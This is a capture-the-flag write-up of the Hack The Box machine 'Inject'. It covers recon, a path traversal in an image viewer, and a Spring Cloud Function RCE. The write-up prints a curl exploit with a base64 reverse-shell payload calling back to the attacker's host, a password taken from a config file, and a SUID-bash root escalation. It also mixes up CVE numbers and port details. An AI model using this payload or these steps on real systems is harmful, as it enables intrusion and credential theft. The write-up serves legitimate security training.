Inject

Tags	
Level	Easy
OS	Linux

▼ Recon

Nmap

This command scan all ports of the targetted host

```
nmap -p- --min-rate=10000 10.10.11.204
```

The result outputs 2 open ports running on services : `ssh` on `port21` and `http-proxy` (or `http`) on `port 8080`

```
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
```

However, we will be focusing on `port 8080` (`http`) given that ssh is naturally not possible to exploit much

This is the output of the nmap scan for `port 8080` : `nmap -p8080 -sCV --min-rate=10000 <IP>`

```
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Because we cannot get the version of `nagios-nsca` ⇒ Unable to exploit from this

Gobuster

This is the gobuster command to check the directory of the website

```
┌──$ gobuster dir -u http://10.10.11.204:8080 -t 30 -w /usr/share/seclists/Discov
ry/Web-Content/raft-small-directories.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.204:8080
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-smal
l-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/03/25 04:16:26 Starting gobuster in directory enumeration mode
===============================================================
/register             (Status: 200) [Size: 5654]
/error                (Status: 500) [Size: 106]
/upload               (Status: 200) [Size: 1857]
/blogs                (Status: 200) [Size: 5371]
/environment          (Status: 500) [Size: 712]
/[                    (Status: 400) [Size: 435]
/plain]               (Status: 400) [Size: 435]
```

There are 3 significant results (`Status : 200`) : `/register` , `/upload` , `/blogs`

- `/register` :There is no current information related to this directory
- `/blogs` : Static page
- `/upload` : Most interesting directory to look at

This is the gobuster command to fuzz the dns of this website


```
┌──$ gobuster dns -d inject.htb -t 30 -w /usr/share/seclists/Discovery/DNS/subdom
ains-top1million-20000.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     inject.htb
[+] Threads:    30
[+] Timeout:    1s
[+] Wordlist:   /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.t
xt
===============================================================
2023/03/25 04:21:17 Starting gobuster in DNS enumeration mode
===============================================================
Progress: 19966 / 19967 (99.99%)
===============================================================
2023/03/25 04:22:57 Finished
===============================================================
```


⇒ No results for this


/upload Directory

Overview of upload function :

- The website allows you to upload a png/jpg/jpeg file and allows you to view the image through `/show_image?image=<filename>`
- This upload does check against the file type but not the content of the file. However, the file type restriction can be bypassed by adding a legit file extension after the forbidded file (ie: `hacked.php.jpg`)









PoC for Path Tranversal

By replacing the argument for `img` with `../../../../../` , we are able to prove that this `show_image` function is vulnerable to path tranversal



Recon from Path Tranversal

We are able to retrieve the framework and languages with their versions used in this web application : `springboot 2.6.5` and `java` (implied from `springboot` framework)



Public Exploit

After executing the public exploit, we are directed to the thought of this application being vulnerable to `CVE2022_22965`

The Spring Cloud Function versions impacted are the following:

- 3.1.6
- 3.2.2
- Older, unsupported versions

This leads us to this public exploit to reverse shell for this vuln

Detecting and Mitigating CVE-2022-22963: Spring Cloud RCE Vulnerability – Sysdig


How to detect and mitigate CVE-2022-22963 Spring4Shell, a high severity 0-day vulnerability on Spring Cloud Function that can lead to RCE.

https://sysdig.com/blog/cve-2022-22963-spring-cloud/?fbclid=IwAR2BQdgC8Gx-FJZ2kNuXvMO-VozQpHUAP2bNR_AFQe0KJtxyspYkEJ1fc9M

▼ Exploit

Setting up netcat listener on the host and getting the reverse shell by

```
curl -i -s -k -X $'POST' -H $'Host: 10.10.11.204:8080' -H $'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec(\"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}")' --data-binary $'exploit_poc' $' http://10.10.11.204:8080/functionRouter '
```



We are able to get the shell under the privilege of user `frank`

However, the user flag is restricted to privilege as `phil` or `root`

⇒ We keep gathering information from the current user (`frank`) to change user to `phil`

We are able to retrieve the password for `phil` user by accessing the `/home/frank/.m2/settings.xml`

⇒ `DocPhilLovestoInject123`

```
bash-5.0$ cd .m2
cd .m2
bash-5.0$ ls -la
ls -la
total 12
drwx------ 2 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x 6 frank frank 4096 Mar 25 00:36 ..
-rw-r----- 1 root  frank  617 Jan 31 16:55 settings.xml
bash-5.0$ cat settings.xml
cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org
/2001/XMLSchema-instance"
          xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apac
he.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
```

We are able to change user to `phil` : `su phil`

```
id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
```

Here is the `user flag`

```
cat user.txt

daefced7c2fae3c8ae72dd361647854d
```

After executing the linpeas, we find out about `usr/bin/bash` that is vulnerable to `SUID` for `privilege escalation`

```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 67K Feb  7  2022 /usr/bin/su
-rwsr-xr-x 1 root root 1.2M Apr 18  2022 /usr/bin/bash
```

⇒ We are able to find the command to exploit `bash` that has `SUID` in GTFOBins

`.usr/bin/bash -p`

⇒ We escalate to the root privilege and find the `root flag`